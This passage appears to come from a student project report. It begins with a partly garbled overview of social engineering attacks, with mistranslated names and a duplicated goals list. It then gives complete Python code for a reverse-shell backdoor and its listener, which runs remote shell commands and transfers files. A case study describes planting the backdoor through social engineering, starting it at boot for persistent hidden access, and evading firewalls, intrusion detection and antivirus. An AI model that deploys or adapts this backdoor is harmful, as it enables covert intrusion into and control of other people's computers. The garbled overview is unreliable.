system are send through the reliable send function and the output or the result is

received using the reliable receive function.

Analysis

*What is social engineering attack*

Social engineering is an attack vector that relies heavily on human interaction and often involves manipulating people to violate standard security procedures and best practices to gain

unauthorized access to systems, networks or

physical locations, or to gain financial gain. Threat actors use social engineering techniques to

disguise their true identity and motives by

presenting themselves as trustworthy individuals or sources of information. The purpose is to influence, manipulate or trick users into giving up sensitive information or access within an organization. Much social engineering is based on people's willingness to be helpful or fear of punishment. For example, an attacker could


pretend to be a colleague with an urgent problem that requires access to additional network

resources. Social engineering is a popular tactic among attackers because exploiting people is often easier than finding network or software

vulnerabilities. Hackers often use manipulative tactics as the first step in a larger campaign to

infiltrate a system or network and steal sensitive data or distribute malware.

Fig 7



*How does social engineering work*

Social engineers use different tactics for their attacks. The first step in most manipulative

attacks is for the attacker to conduct research and intelligence on the target. If the target is a company, for example, the hacker can gather information about things like the structure of the organization, internal operations, the language used in the industry and potential business

partners. One common tactic of social engineers is to focus on the behavior and patterns of employees with low but initial access, such as a

security guard or manager; Attackers can scan

social media profiles for personal information and study their behavior online and in person. From

there, the social engineer can use the information gathered to plan an attack and exploit the weakness discovered in the reconnaissance phase. If the attack is successful, the attacker gains access to confidential information such as social security numbers and credit card or bank account information; monetize goals; or access secure systems or networks. Types of Social Engineering Attack

* Input. An attacker leaves a physical device infected with malware, such as a Universal Serial

Bus flash drive, in a location where it is sure to be found. The target then takes the device and inserts it into their computer, inadvertently.

installing malware.

• Phishing. When a malicious party sends a fraudulent email masquerading as a legitimate email, often claiming to be from a trusted source. The purpose of the message is to trick the recipient into sharing financial or

personal information or clicking on a link that installs malware.

• Spear phishing. It's like phishing, but the attack is tailored to a specific person or organization.

• Vishing. Vishing, also known as voice phishing, involves the use of social engineering over the phone to collect

financial or personal information from a target.

• whaling. A type of phishing attack, a phishing attack, targets high-level employees, such as a CFO or CEO, to trick the targeted employee into providing sensitive information.

Forgery. One party lies to another to gain access to privileged information. For example, a phishing scam might involve an attacker pretending to need

financial or personal information to verify the recipient's identity.

• Intimidation. This means

that the victim thinks they have malware on their computer or have accidentally downloaded illegal content. The attacker then offers the victim a solution that fixes the wrong problem; in reality,

the victim is simply tricked into downloading and installing the attacker's malware.

• Hydrogenated opening. An attacker tries to target a specific

group of people by infecting websites they know they visit and rely on to get online.

* Ring theft. In this type of attack, social

engineers trick a delivery or courier company into going to the wrong pick-up or drop-off location,

thereby hijacking the transaction.

• Quid pro quo. This is an attack where a social engineer pretends to offer something in exchange for the target's knowledge or help. For example, a hacker calls random numbers within an organization and

pretends to be a tech support specialist who

answers the ticket. Eventually, the hacker finds someone with a legitimate technical problem, which they then pretend to help. This interaction allows the hacker to obtain the target type or

password information in the malware's launch commands.

• Mind trap. In this attack, a social engineer pretends to be an attractive person in order to communicate with a person online, establish an online relationship and collect sensitive information through that relationship.

* Rear hatch. Back scope is when a hacker enters a secured building by following someone with an authorized access card. This attack assumes that the person with legal access to the building is

polite enough to hold the door open for the

person behind them, assuming they are allowed to be there.

• Rogue security software. This is a type of malware that tricks targets into paying to remove fake malware.


* Disposing of waste. This is a manipulation attack where a person looks for information in the company's trash, such as passwords or access codes written on sticky notes or slips of paper, that could be used to enter the organization's

network.

* Pharming. In this type of online fraud, a cybercriminal installs malicious code on a

computer or server that automatically redirects the user to a fake website where the user can be tricked into providing personal information.

Fig 8



* + company's trash to find information, such as passwords or access codes written on sticky

notes or scraps of paper, that could be used to infiltrate the organization's network.

* + [Pharming](https://www.techtarget.com/searchsecurity/definition/pharming). With this type of online fraud, a cybercriminal installs malicious code on a

computer or server that automatically directs the user to a fake website, where the user may be tricked into providing personal information.

Fig 9



*Examples of social engineering attacks*

* + Perhaps the most famous example of a social engineering attack comes from the legendary Trojan War, where the Greeks managed to sneak into the city of Troy and win the war by hiding inside a giant wooden horse that was presented as a symbol to the Trojan army. of peace Today, Frank Abagnale is considered one of the foremost experts on social

engineering techniques. In the 1960s, he used various tactics to impersonate at least eight

people, including an airline pilot, a doctor and a lawyer. Abagnale was also a check forger

during this period. After his incarceration, he became a security consultant for the Federal Bureau of Investigation and started his own financial fraud consulting firm. His

experiences as a young con artist were made famous in his bestselling book Catch Me If You Can and in the film adaptation by Oscar- winning director Steven Spielberg. Once known as "the world's most wanted hacker," Kevin Mitnick convinced a Motorola employee

to give him the source code for the company's new push-button phone, the MicroTAC Ultra

Lite. It was 1992, and Mitnick, while on the run from the police, lived under an assumed name in Denver. At the time, he was worried about being persecuted by the federal

government. To hide his location from

authorities, Mitnick used the source code to hack a Motorola MicroTAC Ultra Lite and then tried to change the phone's credentials or

block a cell tower from connecting to the phone. To obtain the source code of the

device, Mitnick called Motorola and contacted the department involved. He then convinced a Motorola employee that he was a colleague and persuaded the employee to send him the source code. Mitnick was later arrested and sentenced to five years in prison for the hack. Today he is a multi-millionaire and the author of several books on hacking and security. A sought-after speaker, Mitnick also runs the

cybersecurity firm Mitnick Security. A more recent example of a successful social

engineering attack was the 2011 data breach of information security firm RSA. The attacker sent two separate phishing emails to small

groups of RSA employees over two days. The emails were titled "Recruitment Plan 2011" and contained an Excel attachment. The

spreadsheet contained malicious code that installed a backdoor through a vulnerability in Adobe Flash after the file was opened.

Although it was never made clear what, if any, information was stolen, RSA's SecurID two-

factor authentication (2FA) system was compromised, and the company spent

approximately $66 million to recover from the attack. In 2013, the Syrian Electronic Army

accessed the Twitter account of the Associated Press (AP) by inserting a malicious link into a phishing message. The email was sent to AP staff under the guise that it was sent by an employee. The hackers then

encrypted a fake news story from the AP

account that said two explosions had taken place at the White House and that then-

President Barack Obama had been injured. This caused such a significant reaction that the Dow Jones Industrial Average dropped 150 points in less than 5 minutes. Also in

2013, a phishing scam caused a massive data breach at Target. The phishing message was sent to an HVAC subcontractor that was one of Target's business partners. The email contained a Citadel Trojan that allowed

attackers to break into Target's checkout systems and steal the credit and debit card information of 40 million customers. That same year, the US Department of Labor was hit by a waterhole attack, its websites

infected with malware through a vulnerability in Internet Explorer that installed a remote

access trojan called Poison Ivy. In 2015,

cybercriminals accessed the personal AOL

email account of John Brennan, then director of the Central Intelligence Agency. One of the hackers explained to the media how he used social engineering techniques to pose as a Verizon technician and request information

about Brennan's Verizon account. After the hackers obtained Brennan's Verizon account information, they contacted AOL and used that information to correctly answer

Brennan's email account security questions.

• The aim of the project is to solve the problem of maintaining a stable and reliable

connection to the target after use.

* • Several cases involve successful access to the target machine, but the connection cannot be restored with the same privileges
* • Additionally, it provides an attacker with a safe and reliable means to execute post-boot exploits, such as downloading files from the target system.
* • Reconnecting to the target system is also possible if the script is executed at system startup, allowing an attacker to access the system again and again.
* • The script uses reverse connection protocols that connect to the attackers

MACHINE through the HTTP port, bypassing firewalls and various intrusion detection

systems.

• The script can be modified and enhanced to bypass antivirus software and generate unique machine code each time that is not in their database. Once the script is converted to an .exe file, it can be executed

without depending on the Python libraries on the system, allowing the attacker to be more versatile.

* The project aims to solve the problem of maintaining a stable and reliable post

exploitation connection to the target.

* Several cases involve successful penetration to the target MACHINE but not able to reconnect with same privileges
* Further it provides a safe and reliable medium for the attacker to launch post exploitation

methods such as able to upload or download files from the target system

* Reconnection to the target system is also possible if the script is made to execute as the system starts this will allow the attacker to

regain access to the system again and again.

* The script uses reverse shell connection

protocols which connects through the HTTP port to the attackers MACHINE bypassing

firewalls and several Intrusion Detection Systems.

* The script can be modified and further enhanced to bypass the antivirus software and each time generate a unique machine code which is not in their database.

The script when converted into an .exe file can be executed without any dependencies to having python libraries on the system, allowing the attacker to be more versatile.

*Code*

*Listener.py*

#!/usr/bin/env python import socket

import json import base64 import sys

class Listener:

def init (self, ip, port):

listener = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

listener.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)

listener.bind((ip, port)) listener.listen(0)

print("[+] Waiting for incomming connection") self.connection, address = listener.accept() print("[+] Got a connection from " + str(address))

def reliable\_send(self, data): json\_data = json.dumps(data)

self.connection.send(json\_data.encode())

def reliable\_recieve(self): json\_data = b""

while True: try:

json\_data = json\_data + self.connection.recv(1024)

return json.loads(json\_data) except ValueError:

continue

def execute\_remotely(self, command): self.reliable\_send(command)

if command[0] == "exit": self.connection.close()

exit()

return self.reliable\_recieve()

def read\_file(self, path):

with open(path, "rb") as file:

return base64.b64encode(file.read())

def write\_file(self, path, content): with open(path , "wb") as file:

file.write(base64.b64decode(content)) return "[+] Download successful"

def run(self):

while True:

command = input(">> ") command = command.split(" ")

try:

if command[0] == "upload": file\_content =

self.read\_file(command[1]).decode()

command.append(file\_content)

result = self.execute\_remotely(command)

if command[0] == "download" and "[-] Error " not in result:

result = self.write\_file(command[1],

result)

execution."

except Exception:

result = "[-] Error during command

print(result)

my\_listener = Listener("0.0.0.0" , 8080) my\_listener.run()

*Backdoor Connection.py*

import socket import subprocess import json import os

import base64 import sys

class Backdoor:

def init (self, ip , port): self.connection =

socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

self.connection.connect((ip, port))

def execute\_system\_command(self , command):

DEVNULL = open(os.devnull, 'wb') return

subprocess.check\_output(command, shell=True, stderr=DEVNULL, stdin=DEVNULL)

def reliable\_recieve(self): json\_data = b""

while True: try:

json\_data = json\_data + self.connection.recv(1024)

return json.loads(json\_data) except ValueError:

continue

())

def reliable\_send(self, data): json\_data = json.dumps(data)

self.connection.send(json\_data.encode

def change\_working\_directory\_to(self, path):

os.chdir(path)

return "[+] Changing working directory to " + path

def read\_file(self , path) :

with open(path, "rb") as file : return

base64.b64encode(file.read())

def write\_file(self, path, content): with open(path , "wb") as file:

file.write(base64.b64decode(conte

nt))

return "[+] Download successful"

def run(self): while True:

command = self.reliable\_recieve()

try:

if command[0] == "exit" : self.connection.close() sys.exit()

elif command[0] == "cd" and len(command) > 1 :

command\_result = self.change\_working\_directory\_to(command[1])

"download":

elif command[0] ==

command\_result =

self.read\_file(command[1]).decode()

elif command[0] == "upload": command\_result =

self.write\_file(command[1], command[2])

else:

command\_result = self.execute\_system\_command(command).decode()

except Exception: command\_result = "[-] Error

during command execution."

self.reliable\_send(command\_result

)

my\_backdoor = Backdoor("192.168.1.2", 8080) my\_backdoor.run()

*Case Study*

The script is a versatile tool that ATTACKERS can

use in various situations and further improve their control over the Target's computer.

# 1. Social engineering attacks:

The script can be used as a result of social


manipulation attacks, where the ATTACKER installs the scripts on the TARGET computer, thus gaining permanent access to the system,

a) The ATTACKER can run the script as soon as the TARGET turns on the computer, allowing the

ATTACKER constant access without the knowledge of the TARGET. b. An attacker can then easily

exploit the system at his command and extend his reach to other systems in the TARGET network.

Fig 10



When the script is executed on the TARGET

machine, the attacker receives a reverse shell as shown in the screenshot and can proceed with several post-use options.

# Reverse Shell access:

* 1. The script enables the ATTACKER to bypass

firewalls as the script is based on the principle of reverse shell connection.


* 1. The TARGET machine sends the request to

connect to the ATTACKER machine this allows to bypass firewalls on the networks.

* 1. On connection the ATTACKER gains access to the TARGETS computer, bypassing all the preventive measures like firewall, IDS

Fig 11

Fig 12



* 1. As in the above screenshots the constructor in the main class Backdoor takes 3 arguments self, IP and port the of the ATTACKER machine and then tries to connect to the attacker using the port and the IP of the attacker, The IP depends on which type of network the TARGET is in, the example shows the case of when the TARGET is on a local network with the ATTACKER.

1. **Executing System commands:** To move around the TARGET machine the ATTACKER need to have the

functionality to execute system commands which will enable him to further gather information about

the TARGET computer and perform post exploitation methods.

* 1. The script provides the ATTACKER to execute system commands like cd, ls/dir, whoami, etc and many more shell commands depending on the operating system the TARGET machine uses and the output is displayed on the shell of the ATTACKER machine, in case of a failure to

execute commands proper exception handling has been to prevent any pop ups on the TARGET

machine which will alert the TARGET of the connection

Fig 12




Fig 13




Fig 14





Fig 15




The screenshots show the execution of system commands to navigate the TARGET machine for information gathering process which can be used to further exploit the TARGET machine.

Using these commands shell the ATTACKER can exploit the system without the information of the TARGET.

# File Handling

* 1. The script allows the ATTACKER to upload and download files to and from the TARGET

machine.

Fig 15


* 1. Using the above functions, the files are converted into JSON format and then

transferred between the TARGET and the ATTACKER machine

* 1. The target can upload and download any files with bypassing the firewalls.
  2. Using this the ATTACKER can easily prepare additional payloads and scripts to plant inside the targets system for further post exploitation purposed. This method will result in easy

privileged escalation

Fig 16




* 1. In this case the ATTACKER has created an exploit that will be uploaded to the TARGET system

through the script, on further information

